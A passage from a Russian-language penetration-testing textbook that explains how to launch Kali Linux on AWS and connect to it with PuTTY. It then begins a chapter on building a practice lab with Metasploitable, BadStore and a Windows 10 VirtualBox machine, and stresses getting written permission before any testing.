


Рис. 1.30. Консоль AWS

- При появлении запроса введите имя пары ключей. Поскольку эта пара ключей предназначена для аутентификации и проверки, выбирайте легко запоминаемые имя и расположение (рис. 1.31).






Рис. 1.31. Диалоговое окно Create Key Pair (Создание пары ключей)

- Выберите и сохраните пару ключей. Обратите внимание на расширение файла пары ключей: . pem. Это как цифровой отпечаток пальца в шестнадцатеричном формате (рис. 1.32).




**Рис. 1.32.** Сохранение файла пары ключей

8. После сохранения пары ключей вернитесь в консоль AWS, щелкните кнопкой мыши на меню **Resource Groups** (Ресурсные группы) и выберите в верхней части консоли строку **Launch a Virtual Machine** (Запустить виртуальную машину). В меню, расположенном в левой части консоли, щелкните на ярлыке **AWS Marketplace** и введите в строке поиска **Kali Linux** (рис. 1.33).



**Рис. 1.33.** Страна поиска на вкладке AWS Marketplace

9. Сейчас на торговой площадке AMI вы сможете найти только один экземпляр Kali Linux. Обратите внимание, что это бесплатная операционная система (Free tier eligible) и распространяется под логотипом Kali. Нажмите кнопку Select (Выбрать), чтобы использовать этот AMI (рис. 1.34).



**Рис. 1.34.** Выбор логотипа Kali

Вы можете выбрать доступные для AMI сборки, отличающиеся, скажем, параметрами использования памяти и процессора. Здесь вы сможете найти, например, сборку T2 Nano с самым низким почасовым тарифом \$0,006 в час. Когда завершите просмотр типов сборок (Instance Types), прокрутите страницу вниз и нажмите кнопку Continue (Продолжить) (рис. 1.35).

Kali Linux			
 Free tier eligible		<b>Pricing Details</b>	
<b>Kali Linux</b>		<b>Hourly Fees</b>	
Kali Linux is a Debian based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools targeted towards various information security tasks, such as Penetration Testing, Forensics, and Reverse Engineering. Kali is developed, funded, and maintained by Offensive Security, a leading ...		<b>Instance Type</b> <b>Software</b> <b>EC2</b> <b>Total</b> R3 Eight Extra Large      \$0.00      \$2.66      \$2.66/hr T2 Nano      \$0.00      \$0.006      \$0.006/hr R4 16 Extra Large      \$0.00      \$4.256      \$4.256/hr M5 Extra Large      \$0.00      \$0.192      \$0.192/hr M4 Extra Large      \$0.00      \$0.20      \$0.20/hr H1 2 Extra Large      \$0.00      \$0.468      \$0.468/hr High I/O Quadruple Extra Large      \$0.00      \$1.248      \$1.248/hr T2 Large      \$0.00      \$0.093      \$0.093/hr C4 Double Extra Large      \$0.00      \$0.398      \$0.398/hr M5 Large      \$0.00      \$0.096      \$0.096/hr R3 Double Extra Large      \$0.00      \$0.665      \$0.665/hr M5 Double Extra Large      \$0.00      \$0.384      \$0.384/hr X1 32 Extra Large      \$0.00      \$13.338      \$13.338/hr T2 Double Extra Large      \$0.00      \$0.371      \$0.371/hr T2 Extra Large      \$0.00      \$0.186      \$0.186/hr High I/O Extra Large      \$0.00      \$0.053      \$0.053/hr C4 Eight Extra Large      \$0.00      \$1.591      \$1.591/hr	
<b>Product Details</b>			
<b>Sold by</b> Kali Linux <b>Customer Rating</b> ★★★★★ (5) <b>Latest Version</b> Kali Linux 2018.1 <b>Base Operating System</b> Linux/Unix, Other 2018.1 <b>Delivery Method</b> 64-bit Amazon Machine Image (AMI) <b>License Agreement</b> End User License Agreement <b>On Marketplace Since</b> 10/18/16 <b>AWS Services Required</b> Amazon EBS, Amazon EC2			
<b>Highlights</b> <ul style="list-style-type: none"> <li>■ Advanced penetration testing platform</li> <li>■ Hundreds of security tools included</li> </ul>			

**Рис. 1.35.** Список доступных сборок

10. Выберите бесплатную сборку t2.micro, так как она предназначена для общего использования (рис. 1.36).

Family	Type	vCPUs	Memory (GiB)	Instance Storage (GB)	EBS Optimized Available	Network Performance	IPv6 Support
General purpose	t2.nano	1	0.5	EBS only	-	Low to Moderate	Yes
General purpose	<b>t2.micro</b> <small>Free tier eligible</small>	1	1	EBS only	-	Low to Moderate	Yes
General purpose	t2.small	1	2	EBS only	-	Low to Moderate	Yes

**Рис. 1.36.** Выберите t2.micro

11. Нажмите кнопку Review and Launch (Обзор и запуск). Убедитесь, что выбран тип сборки t2.micro, и нажмите кнопку Launch (Запустить) (рис. 1.37).


Instance Type	ECUs	vCPUs	Memory (GiB)	Instance Storage (GB)	EBS-Optimized Available	Network Performance
t2.micro	Variable	1	1	EBS only	-	Low to Moderate

**Рис. 1.37.** Запуск t2.micro

12. Теперь вам будет предложено использовать ранее сохраненную пару ключей. Выберите в первом раскрывающемся списке строку Choose and existing key pair (Выберите существующую пару ключей). В меню Select a key pair (Выберите пару ключей) перейдите в каталог, в котором эта пара ключей сохранена.


Чтобы принять условия, установите соответствующий флажок и нажмите кнопку **Launch Instances** (Запустить экземпляра).

- На экране появится уведомление о состоянии запуска Kali Linux AMI (рис. 1.38). Вы можете самостоятельно создавать оповещения, когда при превышении уровня бесплатного пользования AWS счета выставлялись бы автоматически.



**Рис. 1.38.** Состояние запуска

- Прокрутите страницу вниз и щелкните на строке **View Usage Instructions** (Просмотр инструкций по использованию) (рис. 1.39).



**Рис. 1.39.** Инструкция по использованию Kali Linux

- Вернитесь на страницу состояния запуска (**Launch Status**) и выберите ссылку **Open Your Software on AWS Marketplace** (Открыть программное обеспечение на AWS Marketplace). На вкладке **Software Subscriptions and AMI** (Подписки на программное обеспечение и AMI) щелкните кнопкой мыши на ссылке **View Instances** (Просмотр сбоку).
- На экране появится всплывающее окно, в котором будут представлены сведения об экземпляре, включая идентификатор, сведения об операционной системе и ее состоянии. Щелкните кнопкой мыши на строке **Manage in AWS Console** (Управ-

ление в консоли AWS). Эта строка находится в правом нижнем углу всплывающего окна (рис. 1.40).



**Рис. 1.40.** Всплывающее окно


17. В верхней части открывшейся страницы нажмите кнопку **Connect** (Подключиться) (рис. 1.41).



**Рис. 1.41.** Кнопка Connect (Подключиться) в верхней части страницы

18. Далее будут предложены доступные варианты подключения к нашему экземпляру операционной системы и инструкции о том, как с помощью SSH-клиента, например, PuTTY выполнить подключение. Обратите внимание: в приведенном примере имя пары ключей — **Kali\_AWS.pem**. При подключении через SSH-клиент обязательно используйте ранее выбранное вами имя пары ключей (рис. 1.42).
19. Далее для подключения к вашему облачному экземпляру Kali Linux потребуется автономный клиент *Secure Shell (SSH)*. В качестве отдельного клиента мы используем PuTTY. Для аутентификации с нашим облачным экземпляром с использованием ранее загруженной пары ключей нам также потребуется Puttygen. И PuTTY, и Puttygen поставляются в 32-и 64-разрядной версиях и могут быть загружены по следующей ссылке: <https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html?>.

Обязательно скачайте оба файла: **putty.exe** и **puttygen.exe**. Это исполняемые файлы, предназначенные для операционной системы Windows. Поскольку при написании этой книги использовался компьютер с 64-битной архитектурой, мы загрузили файл с 64-разрядной версией.



**Рис. 1.42.** Подключение к интерфейсу

20. После загрузки файлов `putty.exe` и `puttygen.exe` сначала запустите файл `puttygen.exe` и нажмите кнопку Load private key (Загрузить персональный ключ), после чего перейдите к загруженному ранее файлу пары ключей. Возможно, вам для всех файлов потребуется изменить тип файла с PPK на более старый PEM, так как файл ключей сохранен именно в этом формате. Далее вам будет предложено сохранить ваш персональный ключ, чтобы преобразовать его в формат PuTTY.
21. Когда ключ будет найден, нажмите кнопку Save private key (Сохранить персональный ключ) (рис. 1.43).  
Теперь можно запустить и настроить `Putty.exe` с необходимыми настройками для подключения к нашему экземпляру Kali, расположенному в облаке AWS.
22. В группе элементов Category (Категория), расположенной в левой части окна PuTTY, введите адрес публичного DNS. Его вы найдете на панели инструментов категории экземпляров (рис. 1.44).
23. Введите публичный DNS-адрес в поле ввода имени хоста PuTTY (рис. 1.45).



Рис. 1.43. Сохранение приватного ключа



Рис. 1.44. Публичный DNS-адрес





Рис. 1.45. DNS-адрес введен

24. В левой части окна PuTTY в группе элементов управления Category (Категория) прокрутите ползунок вниз, пока не увидите категорию SSH. Щелкните на плюсике левее названия категории и в открывшемся списке подкатегорий выберите Auth (Полномочия) (рис. 1.46). В правой части окна PuTTY нажмите кнопку Browse (Обзор) и в появившемся окне выберите приватный ключ формата .ppk. Мы указали имя пользователя Ec2-user.



**Рис. 1.46.** Путь к приватному ключу выбран

25. Нажмите кнопку Open (Открыть) и войдите в свой экземпляр Kali в облаке. После подключения не забудьте обновить Kali Linux.

## Резюме

После ознакомления с последней версией Kali Linux мы увидели, что в операционной системе предусмотрен большой набор инструментов для обеспечения безопасности. Это инструменты цифровой судебной экспертизы, оценки беспроводной безопасности, инструменты обратной инженерии, хакерские инструменты и инструменты для тестирования на проникновение. Мы также рассмотрели все способы установки и использования этой операционной системы. Вы можете запустить Kali Linux с Live DVD, USB или SD-карты, установить ее в качестве виртуальной машины или использовать в качестве основной операционной системы. Кроме того, можно использовать облачную Kali Linux.

Kali Linux, как и любое другое программное обеспечение, также нуждается в обновлении. Вы можете обновить как ядро, так и все включенное в дистрибутив программное обеспечение.

В следующей главе мы развернем свою лабораторию для тестирования на проникновение.

## Вопросы

1. Как называется мобильная версия Kali Linux?
2. Какая Windows-программа используется для проверки целостности загруженного файла образа Kali Linux?
3. Какая команда Linux предназначена для проверки целостности загруженного файла образа Kali Linux?
4. Какой инструмент можно использовать для установки дистрибутивов Linux, в частности Kali Linux, на флешку, карту SD/micro-SD?
5. Какие есть Live-режимы установки и использования Kali Linux?
6. Какая команда предназначена для обновления Kali Linux?
7. Какую бесплатную сборку общего назначения можно использовать при установке Kali Linux в облаке?

## Дополнительные материалы

- Дополнительную информацию об установке Kali Linux можно найти здесь: <https://docs.kali.org/category/installation>.
- Дополнительную информацию об установке Kali Linux на жесткий диск со-вместно с Windows и выборе операционной системы при загрузке компьютера можно найти здесь: <https://docs.kali.org/installation/dual-boot-kali-with-windows>.

# 2

# Создание испытательной лаборатории

В этой главе мы расскажем, как создать и настроить лабораторию для наших тестов на проникновение. Многие тесты сначала необходимо выполнять в ограниченной лабораторной среде, прежде чем делать это в производственной среде. Помните, перед проведением любого этапа испытаний на проникновение в реальной среде вы должны получить письменное разрешение и в процессе соблюдать все местные законы. Было бы неплохо перед тестированием во избежание всевозможных проблем все детали проведения испытаний обсудить с адвокатом. Некоторые страховые компании также предлагают тестерам на проникновение на случай непредвиденных повреждений застраховать все риски.

Чтобы вы могли избежать юридических проблем и ненужных расходов, мы настоятельно рекомендуем создать лабораторную среду для экспериментального тестирования на проникновение. Это можно сделать как на жестком диске обычного компьютера, так и на виртуальной машине. Используя данную лабораторию, вы сможете увидеть результаты тестов, проанализировать их влияние на оборудование, программное обеспечение и быстродействие, так как многие из этих тестов способны нарушить нормальную работу оборудования, что затронет работу организаций.

В этой главе мы подробно рассмотрим следующие темы.

- Настройка среды Windows на виртуальной машине.
- Установка уязвимых серверов.
- Установка дополнительных инструментов в Kali Linux.
- Сетевые службы в Kali Linux.
- Дополнительные лаборатории и ресурсы.

## Технические требования

- Минимальные аппаратные требования: 6 Гбайт оперативной памяти, четырехъядерный процессор 2,4 ГГц, 500 Гбайт свободного места на жестком диске.
- VirtualBox: <https://www.virtualbox.org/wiki/Downloads>.
- Metasploitable 2: <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>.

- Упаковщик: <https://www.packer.io/downloads.html>.
- Vagrant: <https://www.vagrantup.com/downloads.html>.
- Metasploitable 3: <https://github.com/rapid7/metasploitable3>.
- Набор уязвимых веб-серверов: [https://d396qusza40orc.cloudfront.net/softwaresec/virtual\\_machine/BadStore\\_212.iso](https://d396qusza40orc.cloudfront.net/softwaresec/virtual_machine/BadStore_212.iso).

## Физическая или виртуальная?

Решение о том, какую лабораторию создавать: физическую, виртуальную или их комбинацию, зависит от вашего бюджета и доступных ресурсов. Тестирование на проникновение в зависимости от используемых инструментов может быть довольно дорогим. Особенно если вы выбираете коммерческие инструменты. Но, учитывая множество доступных в Kali Linux программ с открытым исходным кодом, без коммерческих инструментов можно обойтись. Кроме того, такие инструменты доступны на GitHub и GitLab.

Для профессионального испытания на проникновение мы имеем две физические машины. Одна — ноутбук, используемый в лаборатории, оснащен жестким диском объемом 1 Тбайт, 16 Гбайт оперативной памяти DDR4, процессором i7 и видеокартой NVIDIA GeForce GTX 1050. На нем установлены три виртуальные машины и основная ОС (Kali Linux 2018.2). Вторая машина — это старая рабочая станция Tower с дисками 2 Тбайт, 24 Гбайт оперативной памяти DDR3 и процессором Intel Xeon 3500 со встроенной видеокартой. На ней установлено несколько виртуальных машин, в том числе используемые в моей виртуальной лабораторной среде.

При создании лабораторной среды необходимо для каждой операционной системы, включая основную ОС и все виртуальные машины, соблюсти хотя бы минимальные рекомендуемые требования. Для комфортной работы без ошибок, связанных с недостатком оперативной памяти, было бы правильно иметь запас оперативной памяти больше рекомендуемого. Учитывая, что большинство операционных систем, созданных на базе Linux, требуют всего 2 Гбайт оперативной памяти, выполнить это требование не так уж и тяжело. Но опять же все зависит от вашего бюджета и доступных ресурсов.

## Настройка Windows на виртуальной машине

Поскольку Microsoft Windows 10 — это последняя операционная система от компании Microsoft, мы решили установить ее в своей лаборатории по тестированию на проникновение. Эта операционная система сейчас устанавливается на большинстве новых персональных компьютеров и ноутбуков. Чтобы не повредить свою основную ОС, для проведения тестов Windows 10 лучше установить на виртуальную

машину. Мы рекомендуем установить тестовую операционную систему на виртуальную машину и читателям, у которых в качестве основной ОС установлена более старая версия Windows, MAC или Linux. Конечно, количество компьютеров под управлением Windows 7 постоянно уменьшается. Это объясняется тем, что поддержка данной операционной системы закончилась и эти системы становятся более уязвимыми для злоумышленников. Хотя есть пользователи, хранящие верность Windows 7 и установившие запрет на обновление.

Для этой установки мы используем ознакомительную копию Windows 10 Enterprise Edition, доступную для прямой загрузки с сайта Microsoft. Вы можете скачать ознакомительную копию Windows 10 Enterprise со страницы, расположенной по адресу <https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise>. Учтите, что ознакомительный срок с этой версией операционной системы равен 90 дням. Далее вы должны или приобрести лицензию, или отказаться от дальнейшего использования системы.

На странице загрузки вы найдете две доступные версии: ISO-образ и версию с долгосрочным обслуживанием (LSTB). Выберите образ ISO — Enterprise и нажмите кнопку Continue (Продолжить). Заполните необходимые поля ввода и снова нажмите кнопку Continue (Продолжить). Пожалуйста, запомните введенные вами данные, так как потребуется с помощью телефонного звонка или СМС пройти проверку подлинности.

Выберите разрядность загружаемой операционной системы (32 или 64 бита), язык и нажмите кнопку Download (Загрузить).

Теперь можно приступить к созданию виртуальной машины Windows 10. Нет никакой разницы, какой виртуальной машиной воспользуетесь вы: VirtualBox или VMWare. Мы работали с VirtualBox.


Запустите установленную ранее виртуальную машину и нажмите кнопку New (Создать). Эта кнопка находится в левом верхнем углу окна менеджера виртуальных машин. Присвойте виртуальной машине имя и выберите необходимую версию (32 или 64 бита). Выбор версии зависит от разрядности вашего компьютера и от загруженной версии ISO-образа. Для продолжения нажмите кнопку Next (Далее).

Выделите виртуальной машине объем доступной оперативной памяти. Для Windows 10 рекомендуется выделять не менее 2 Гбайт. Учитывая, что на нашей машине установлено 24 Гбайт оперативной памяти, мы для виртуальной машины Windows 10 выделили чуть больше 6 Гбайт (рис. 2.1).

Создайте новый виртуальный жесткий диск. Для этого в окне Hard Disk (Жесткий диск) установите переключатель в положение Create virtual hard disk new (Создать новый виртуальный жесткий диск) и нажмите кнопку Create (Создать).

В следующем окне Specified Type (Укажите тип) оставьте предлагаемый по умолчанию тип создаваемого диска — VDI (VirtualBox Disk Images) и нажмите кнопку Next (Далее). На экране появится окно File location on size (Укажите формат хранения). Установите переключатель в положение Dynamic virtual hard disk (Динамический виртуальный жесткий диск). Выбрав этот параметр, вы сэкономите место на жестком


диске. Выбирая размер динамического виртуального жесткого диска, вы указываете его максимальный размер, который не может быть превышен. На деле же будет использована только необходимая для работы операционной системы часть выделенного пространства. Нажмите кнопку Next (Далее). Появится окно Name and file size (Укажите имя и размер файла).



